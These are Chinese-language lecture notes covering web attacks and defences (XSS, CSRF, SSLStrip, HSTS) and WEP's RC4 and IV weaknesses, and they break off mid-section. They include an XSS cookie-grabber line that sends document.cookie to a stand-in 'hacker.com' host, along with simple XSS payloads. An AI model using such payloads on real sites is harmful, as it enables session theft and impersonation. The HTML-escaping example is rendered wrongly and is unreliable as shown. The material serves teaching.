Week 12

Nite

2025-03-19T12:18:00+11:00

阅读 PDF

Web 安全 (Web Security)

跨站脚本攻击 (Cross Site Scripting, XSS)

- **定义**: 跨站脚本攻击 (XSS) 发生在攻击者能够将恶意 HTML 代码注入网站时。HTML 控制网页在浏览器中的显示方式，并可嵌入 JavaScript。
- **示例**:
  - 假设一个 HTML 模板将用户名称插入页面标题：
    ```
    <h1>Hello ${% user.name %}</h1>
    ```
  - 如果攻击者设置 `user.name = <script>alert("LOL");</script>`，则会导致：
    ```
    <h1>
      Hello
      <script>
        alert("LOL");
      </script>
    </h1>
    ```
  - 这可能通过劫持第三方库、在论坛评论或用户简介中嵌入恶意链接实现。
- **影响**: 攻击者可在访问该页面的用户浏览器中执行任意 JavaScript，可能导致：
  - 窃取用户会话信息（如 Cookie）。
  - 修改页面内容或行为。
- **解释**: XSS 利用了网站对用户输入的信任，恶意代码在客户端执行，危害用户数据安全。

XSS: Cookie 窃取 (Cookie Grabber)

- **目的**: 攻击者通过 XSS 在用户浏览器中运行 JavaScript，**窃取 Cookie**。
- **示例代码**:

  ```
  document.write("<img src='http://hacker.com/collect.php?cookie=' + document.cookie + '"/>")
  ```
- **后果**: 攻击者的服务器接收到用户的 Cookie，可冒充用户进行身份验证。
- **解释**: Cookie 通常包含会话令牌，窃取后攻击者可伪装成合法用户，访问受限资源。

防止 XSS (Preventing XSS)

- **错误方法**: 仅剥离 `<script>` 标签不可行，因攻击方式多样。例如：

  ```
  <img src="a" onerror="alert(1)" />
  ```

- **正确方法**: 使用 **HTML 转义 (HTML Escaping)**。
  - 用户输入原样存储到数据库，即使包含 HTML。
  - 显示时默认进行 HTML 转义。例如：

    ```
    username = "<script>alert('LOL');</script>";
    ```

    转义后输出：

    ```
    <h1>Hello <script>alert(&quot;LOL&quot;);</script></h1>
    ```

  - 转义后的 HTML 仅作为文本显示，不会执行。
- **转义符号**:
  - `<` 表示 <，`>` 表示 >。
- **参考资源**: OWASP XSS 过滤器规避备忘单 (XSS Filter Evasion Cheat Sheet) www.owasp.org。

跨站请求伪造 (Cross-Site Request Forgery, CSRF)

- **跨站请求伪造** (Cross-Site Request Forgery, **CSRF**) 是一种针对网站的攻击（exploit）。
- 当浏览器已经通过身份验证（例如，通过 cookie），但用户发出的请求本身没有被恰当地验证时，CSRF 攻击就会发生。
  - 简单来说，服务器只认用户的浏览器身份（比如通过 cookie 确认你是登录状态），但没有确认这个请求是不是用户本人自愿发出的。
- CSRF 攻击示例：
  - 假设 YouTube 允许你通过访问下面这样的链接来给一个视频点赞：`www.youtube.com/like?v=Qmr23196`
  - 如果我想要很多人给我的视频点赞，我只需要说服其他人在他们**已经登录 YouTube**（浏览器存有认证 cookie）的状态下访问这个链接。
  - 于是，我可以在一个像 Reddit 这样的论坛上发一个帖子，内容是“看这只搞笑的猫”，但帖子里的图片其实是这样的：`<img src="www.youtube.com/like?v=Qmr23196" />`
  - 每个试图查看我这张“图片”的人，他们的浏览器会自动向 `src` 里的链接（也就是点赞链接）发送一个请求。因为他们已经登录了 YouTube，这个请求会带上他们的身份 cookie，所以 YouTube 服务器会认为就是用户本人在点赞，最终我的视频就获得了他们的赞。
  - **他们的浏览器通过了身份验证，但他们发出的这个请求（点赞操作）并非出自本意。**

防止 CSRF (Preventing CSRF)

- **方法**: 在更改数据的请求（如 HTTP POST）中加入 **CSRF 令牌 (CSRF Token)**。

  we must include a ‘CSRF token’ when making requests which change data

  - 网站通过 JavaScript 在 POST 请求中加入只有服务器知道的令牌。
  - 令牌通常存储在 HTML 或 Cookie 中。
- **参考资源**: OWASP CSRF 防护备忘单 cheatsheetseries.owasp.org。

Web 应用防火墙 (Web Application Firewall, WAF)

- **定义**: **Web 应用防火墙 (WAF)** 拦截并检查传入请求，匹配常见攻击模式，记录、丢弃或拒绝潜在攻击。

- **示例**: NAXSI（Nginx Anti-XSS & SQL Injection）与 Nginx 配合，在反向代理层审查请求。
  - 若检测到潜在攻击代码，请求可能被丢弃或返回错误。
- **解释**: WAF 提供额外的安全层，减轻 XSS 和 SQL 注入等攻击的影响。

第三方脚本 (Third Parties)

- **问题**: 许多网页加载外部 JavaScript（如 Google Ads、Analytics、Facebook 按钮），可能：
  - 跟踪用户浏览行为。
  - 注入未知代码，窃取敏感数据。
- **解释**: 第三方脚本增加了攻击面，可能被恶意利用。

HTTP 到 HTTPS 的桥接 (HTTP to HTTPS Bridge)

- **过程**:
  1. 浏览器发起 HTTP 请求（如 facebook.com）。
  2. 服务器重定向到 HTTPS（如 https://facebook.com）。
  3. 浏览器重新发起 HTTPS 请求。
- **攻击方法**:
  - 拦截初始 HTTP 请求，伪装与服务器的 HTTPS 通信。
  - 将 HTTPS 链接降级为 HTTP，窃取通信内容。
  - 用户界面正常，唯独缺少锁形图标。
- **解释**: 这种攻击利用了初始 HTTP 请求的未加密特性。

SSLStrip 攻击 (SSLStrip)

- **定义**: **SSLStrip** 是一种无需证书的中间人攻击 (Man-in-the-Middle Attack)。
- **机制**:
  - 所有流量通过 SSLStrip 转发。
  - 将 HTTPS 重定向降级为 HTTP，跟踪所有 HTTPS 链接。
  - 用户体验正常，但通信被攻击者窃听。
- **解释**: SSLStrip 利用用户忽视 HTTPS 指示器（如锁形图标）的习惯。

防御 SSLStrip (Defending against SSLStrip)

- **方法**: 使用 **HTTP 严格传输安全 (HSTS, HTTP Strict Transport Security)**。
  - 服务器发送头信息：
    ```
    Strict-Transport-Security: max-age=31536000; includeSubDomains
    ```
  - 浏览器从此拒绝该域名及其子域名的不安全请求。
- **预加载**: 浏览器内置 HSTS 预加载列表，覆盖常见网站。
- **参考资源**: RFC 6797 - HSTS ietf.org。

不安全框架与旧代码 (Insecure Frameworks and Old Code)

- **问题**: 某些框架和内容管理系统（如 WordPress、PHP）历史上安全记录不佳，即使更新也可能存在漏洞。
- **示例**: Ruby on Rails 默认设置不安全，导致漏洞（见 arstechnica.com)。
- **解释**: 旧代码或配置不当可能引入安全风险，需定期审查和更新。

不安全设备 (Insecure Machines)

- **问题**: 联网设备（如电脑、路由器、手机）可能被攻破，影响整个网络。
- **示例**: 攻击者通过单一员工工作站入侵 Facebook 和 Google 的网络。
- **Egg Shell Security**: 外部防御坚固，但内部一旦被突破，缺乏保护。
- **解释**: 网络中的任何弱点都可能成为攻击入口。

Metasploit

- **定义**: **Metasploit** 是一个计算机安全项目，提供漏洞信息、渗透测试和入侵检测系统 (IDS, Intrusion Detection System) 签名开发工具。
- **功能**:
  - 漏洞库。
  - 扫描和利用漏洞的工具。
  - 编写和记录新漏洞的工具。
- **参考资源**: docs.metasploit.com。
- **解释**: Metasploit 是渗透测试的强大工具，但也可能被恶意利用。

无线安全 (Wireless Security)

无线通信协议 (Wireless Communications Protocols)

- **主要形式**:
  - 3G、4G、5G、6G 移动网络（CDMA2000、LTE）。
  - **802.11 无线以太网 (Wireless LANs)**。
  - 802.15 无线个人局域网（Wireless Personal Area Networks, WPAN, 如 Bluetooth）。
  - 802.16 无线宽带 (Wireless Broadband)。
- **关注点**: 802.11 标准（如 802.11b、a、g、i 等）是无线网络安全的核心。
  - **802.11b**: 2.4 GHz，11 Mbps。
  - **802.11a**: 5 GHz，54 Mbps。
  - **802.11g**: 这是一个结合了 a 和 b 优点的标准。它工作在 2.4GHz 频段（与 b 相同，以保证兼容性），但使用了更先进的调制技术（与 a 类似），使得最高速率达到了 54Mbps（与 a 相同）。它可以向下兼容 802.11b 设备。
  - **802.11c**: Bridging (桥接)，这并不是一个独立的 Wi-Fi 速率标准。它是 IEEE 802.1D 标准的一部分，定义了如何将无线接入点 (AP) 与有线以太网进行桥接的技术规范，确保无线设备可以和有线设备在同一个局域网内通信。
  - **802.11f**: Roaming, Access Point (AP) Hand Off (漫游): 这被称为 AP 间协议 (Inter-Access Point Protocol)。它旨在解决无线漫游问题，即当一个用户拿着设备（如笔记本电脑）从一个 AP 的覆盖范围移动到另一个 AP 的覆盖范围时，能够实现无缝切换，保持网络连接不中断。
  - **802.11i**: Security / WPA2 (安全)，引入 WPA2 安全协议。
- **解释**: 不同协议适用于不同场景，802.11 是家庭和企业网络的常见标准。

无线网络特性 (Wireless Paradigm)

- **特点**:
  - 无需物理访问网络（Physical access to the network is no longer required）。

    - 大多数无线网络位于防火墙内部，缺乏传统网络边界（Most wireless networks are inside the firewall, No more network perimeter）。
    - 常连接到不安全设备（如笔记本、手机）（Most wireless networks link to insecure machines）。
- **风险**:
    - 被动和主动攻击更容易（Passive and active attacks are easier to launch）。
    - 审计跟踪和安全机制较少（Less audit trails, Less security mechanisms）。
    - 易受拒绝服务攻击 (DoS, Denial of Service)。
- **解释**: 无线网络的开放性使其易受攻击，需额外安全措施。

War Driving

- **定义**:
    - **驾车四处行驶，监听 802.11 (Wi-Fi) 网络**：攻击者会带着装有特定软硬件的笔记本电脑或手机，在城市、居民区或商业区等地方驾车慢行。
    - **使用 GPS 在地图上绘制信号强度**：设备会自动扫描并发现沿途所有的 Wi-Fi 网络。同时，利用 GPS 设备记录下每个网络的精确地理位置、信号强度、网络名称 (SSID) 以及——最关键的——它的加密方式（例如，是开放网络、还是使用了 WEP、WPA2 等加密）。
- **名称由来**
    - **战争拨号 (War Dialing)**：在互联网早期，黑客会用程序自动拨打某个地区所有的电话号码，以寻找连接在电话线上的调制解调器（Modem），从而发现可以入侵的计算机系统。这个概念因 1983 年的电影《战争游戏》(WarGames) 而广为人知。
    - **端口扫描 (Port Scanning)**：这是一种网络侦察技术，指扫描目标计算机上所有开放的网络端口，以了解该计算机上运行了哪些服务（如网站服务、邮件服务等），从而找到潜在的攻击入口。
- **工具**:
    - **Net Stumbler**：一款非常古老的、用于 Windows 系统的 Wi-Fi 扫描软件，是早期战争驾驶的标志性工具。
    - **WEPcrack**：一款用于破解 WEP 加密的工具。**WEP 是一种早已被证明极不安全的加密方式，现在几乎已被淘汰。**
    - **天线 (Antenna)**：使用高增益的定向天线（如图中提到的 21dB），可以让设备探测到更远距离的 Wi-Fi 信号，并更精确地定位其来源。
    - **放大器 (Amplifier)**：信号放大器，可以增强信号的收发能力。一个 10W 的放大器功率非常大，在很多国家属于非法使用。
    - **笔记本电脑 (Laptop)**：运行扫描和破解软件的核心设备。
    - **手机 (Mobile phone)**：如今，战争驾驶（或在步行时进行的 **“战争步行”(War Walking)**）完全可以用一台智能手机和特定的 App 来完成，比以前方便得多。
- **目的**:
    - **窃取个人信息**：如果发现一个没有加密或使用弱加密（如 WEP）的 Wi-Fi 网络，攻击者可以连接上去，并使用嗅探工具窃听网络流量，从而捕获密码、信用卡号、聊天记录等敏感信息。
    - **利用网络进行犯罪活动**：攻击者可以利用别人的 Wi-Fi 网络作为跳板，去发动网络攻击、发送垃圾邮件或进行其他非法活动。这样做的好处是，执法部门追查时，网络地址会指向无辜的 Wi-Fi 主人，而不是攻击者本人。




图 1: WEP

802.11b 与 WEP (Wired Equivalent Privacy)

WEP，全称为 **有线等效加密 (Wired Equivalent Privacy)**，是早期用于保护无线局域网 (WLAN) 的安全协议。它的目标是提供与有线网络相当的机密性。

- 通信双方预先共享一个**主密钥 (master key)** k_0。这个密钥通常就是我们所说的 Wi-Fi 密码，长度为 40 位或 104 位。
- 每一个 **802.11 数据包 (packet)**（由 报头 `header` 和 数据 `data` 组成）都会通过以下方式进行保护：
  - 一个**完整性校验字段 (integrity check field, ICV)**，通过对报头和数据进行哈希运算得出。在 WEP 中，这通常是 CRC-32 校验。`ICV = h(header | data)`
  - 一个随机的**初始化向量 (initialisation vector, IV)**。这是一个 24 位的数值，用于增加密钥的多样性。
- **主密钥 (k_0)** 和 **初始化向量 (IV)** 会被一起用来通过 **RC4 算法**在**流密码模式 (stream cipher mode) 下生成一个密钥流 (keystream)** `k`。


$$k = RC4(k_0, IV)$$

> **解释**: RC4 是一种流密码算法，它能根据输入的种子（这里是主密钥和 IV）生成一串伪随机的比特流，即密钥流。

- 原始数据 (data) 和完整性校验字段 (ICV) 拼接在一起，然后与生成的密钥流 `k` 进行**异或 (XOR)** 运算来完成加密。我们将 `m` 定义为 `data` 和 `ICV` 的组合。

$$E_k(m) = m \oplus k$$


> **解释**: 这里的 `m` 指的是明文 (plaintext) 消息，它由原始数据和 ICV 组成。用密钥流对明文进行异或是一种典型的流密码加密方式。解密时，只需用相同的密钥流再次进行异或操作即可恢复原文 `m`。


原始数据 data
报头 header
哈希 h
主密钥 k_0
随机 IV
IC
RC4 算法
拼接
密钥流 k
明文 m
XOR ⊕
加密后的数据包

RC4 Stream Cipher

- **WEP (Wired Equivalent Privacy)** 协议通过在**流密码模式 (stream cipher mode) 下使用 RC4 算法来保护载荷 (payload)** 的**机密性 (confidentiality)**。
- 发送方使用以 **IV (Initialization Vector, 初始化向量)** 和**主密钥 (master key)** k_0 为**种子 (seeded)** 的 **RC4** 来生成一个**密钥流 (keystream)**。这个密钥流随后与**明文 (plaintext)** 进行**异或 (XOR’d)** 运算。
- 接收方同样使用（预先共享的）主密钥和接收到的 IV（以**明文 (in the clear)** 形式发送）来生成相同的密钥流。然后他们将此密钥流与密文进行异或以获得明文（密钥被抵消了）：

$$m = c \oplus k = m \oplus k \oplus k$$



WEP 攻击 (Attacks on WEP)

针对 **WEP (Wired Equivalent Privacy)** 协议，存在着数量惊人且多样的攻击方法：

- 基于**统计分析 (statistical analysis)** 的**被动攻击 (Passive attacks)**，用于解密通信流量。
  - 解释：攻击者只窃听网络流量，通过分析数据包（尤其是 IV 的重复使用）的统计规律来破解加密，不需要主动发送任何数据。
- 基于**欺骗接入点 (tricking access point, AP)** 的**主动攻击 (Active attacks)**，用于解密通信流量。
  - 解释：攻击者会主动构造并发送特定的数据包给 Wi-Fi 的接入点（AP），然后根据 AP 的响应来推断密钥信息，从而破解加密。
- **主动攻击 (Active attack)**，允许未经授权的**移动站 (mobile stations)** 注入新的伪造流量。

    - 解释：攻击者不仅能读取信息，还能伪造合法用户身份，向网络中发送虚假的数据包，进行欺骗或破坏。

- **时空权衡攻击 (memory tradeoff attack)**，可以实现对所有流量的实时自动化解密。
    - 解释：这是一种高级攻击，攻击者预先计算并存储一个巨大的数据表（占用大量内存空间），在攻击时通过查表来极大地缩短破解密钥所需的时间，从而实现实时解密。Fluhrer, Mantin, and Shamir (FMS) 攻击就是其中一种。
- 一种主动的**归纳式选择明文攻击 (inductive chosen plaintext attack)**，可以解密流量。
    - 解释：这是一种更强大的主动攻击。攻击者能够诱使网络加密他们选择的特定明文，并通过观察加密后的结果，一步步地（归纳地）推导出密钥。
- 针对 **RC4** 的**密钥调度算法 (key scheduling algorithm, KSA)** 的攻击。
    - 解释：这种攻击利用了 RC4 加密算法自身的设计缺陷。RC4 中存在一些“弱密钥”，使用这些密钥生成的加密流不是完全随机的，会泄露关于密钥本身的信息，使得攻击者可以更容易地破解出主密钥。

流密码的问题 (Stream Cipher Problems)

WEP 安全模型的理论基础存在根本性缺陷。

- 在 WEP 使用的 RC4 模式中，**密钥流 (keystream)** 仅依赖于两个输入：**IV (Initialization Vector, 初始化向量)** 和 **主密钥 (master key)** k_0。
- **主密钥** k_0 是一个长期不变的、固定的密钥。
    - 在许多应用场景中（例如公共**热点, hot spot**），所有用户共享同一个主密钥，这使得 WEP 的“隐私”保护名存实亡。
    - 由于密钥通常由用户选择，很可能是可猜测的（易受**字典攻击, dictionary attack**）。
- 因此，密钥流的安全性主要依赖于 IV，但 **IV 只有 24 位 (bit) 长**，这意味着总共只有 2^{24}（约 1600 万）个可能的值。
- **如果任何两个数据包使用了相同的 IV，那么它们就会使用完全相同的密钥流。**这会导致密钥流重用，攻击者一旦获取两个用相同密钥流加密的密文，就可以通过异或运算破解它们。
    - **IV 是以明文形式传输的**，这使得攻击者可以轻而易举地知道何时发生了 **IV 碰撞 (collision)**。
    - 根据**生日攻击 (Birthday Attack)** 的理论，对于 $N = 2^{24}$ 种可能的 IV，攻击者平均只需要捕获 **5288** 个数据包，就有 50% 的概率找到一个 IV 碰撞。
    - 更多信息: https://en.wikipedia.org/wiki/Birthday_attack

WEP IV 实现的缺陷 (WEP IV Implementation is Broken)

理论上的问题在现实世界的实现中变得更加糟糕。


- 在现实中，大多数**网卡 (network cards)** 并不会使用随机的 IV 值。它们在每次**开机 (power on)** 时，都将 **IV 初始化 